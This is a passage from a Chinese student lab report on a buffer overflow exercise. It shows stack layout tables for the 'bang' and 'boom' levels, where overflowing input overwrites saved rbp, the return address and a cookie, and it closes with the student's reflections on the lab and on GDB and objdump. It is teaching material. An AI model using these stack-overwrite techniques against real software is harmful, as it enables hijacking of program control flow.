	原来 rbp 的值	[rbp]
		[rbp]-4
	R[rsp]	[rbp]-6
		[rbp]-8
……	……	……
…….	……	…….
原来的内容全部被覆写	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	[rbp]-32
	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	[rbp]-48
	00 00	[rbp]-49
……	……	…….

.....	.....	.....
	Bang（）的地址	[rbp]-68
		[rbp]-70
	Global_value 的值也就是 cookie	[rbp]-72
		[rbp]-74
Buf 的首地址是 0x50(%rbp)	Global_value 的地址	[rbp]-76
		[rbp]-80

图表 3.2.3 调用 bang 后堆栈的情况

第 3 级 boom：

这一关中，堆栈的内容会有较大的改变，因为我们还需要还原堆栈。初始情况还是一样.栈的跳转 buf 数组和第二级一样。然后 buf 读取数据分别是读取到 eax 数组里面的汇编语言操作。随后是 rbp 的原始位置，接着是比较函数地址的 push 操作。

标注	内容	地址
断点为 buf 的位置	0xdb60	[rbp]+8
	0x7fffffff	[rbp]+4
.....	.....	.....
.....	.....	..
原来的内容全部被覆写	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	[rbp]-32
	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	[rbp]-48
	00 00	[rbp]-49
.....	.....	.....
.....	.....	.....
返回比较地址	0x40149868	[rbp]-70
Ret	0xc3	[rbp]-75
	原来 rbp 的值	[rbp]-76
		[rbp]-77
把 cookie 传入 eax 的操作	0xf7e8b8	[rbp]-79
	0x0c	[rbp]-80

图表 3.2.4 调用 boom 后堆栈的情况

四、体会

在进行缓冲区溢出实验的过程中，我获得了宝贵的经验和深刻的体会，以下是我的总结：

首先，我深刻认识到了安全漏洞的严重性。缓冲区溢出漏洞对计算机系统安全构成了巨大威胁，可以导致执行恶意代码、获取敏感信息甚至控制系统。通过实验，我们仅仅利用了一个数组的输入溢出问题就导致了各种函数之间的跳转以及常量的被修改，这让我深刻意识到了这种漏洞的危害性，加强了我对这方面知识的学习和认识。

其次，我学习了缓冲区溢出的原理和技术，包括栈溢出、堆溢出等常见类型。深入了解攻击者利用溢出漏洞实施攻击的方法和手段，实践实现了一些常见的攻击方式，如 smoke、fizz、bang、boom 等。了解到这些攻击方式背后的原理和实现机制，有助于我将来面对攻击时能够更好地找到防御的方向，例如利用栈溢出来覆盖返回地址，实现程序流程控制。

我还掌握了调试和分析工具的使用方法，如 GDB 调试器、objdump 反汇编工具等。这些工具帮助我深入理解程序的执行过程，分析攻击手段，并且使我能够成功自己编写一些简单的缓冲区溢出攻击代码。例如，通过 GDB 调试器，我可以观察程序栈的变化情况，从而找到溢出点，并利用此信息进行攻击代码的编写。

通过实验，我不仅提升了自己的安全意识和技术能力，还加强了对计算机系统安全的认识和理解。加强了团队合作和沟通，与同学们共同合作、相互交流学习，共同解决问题。这些经验对我未来的学习和工作产生了积极的影响，使我能够更好地应对安全挑战和保护系统安全。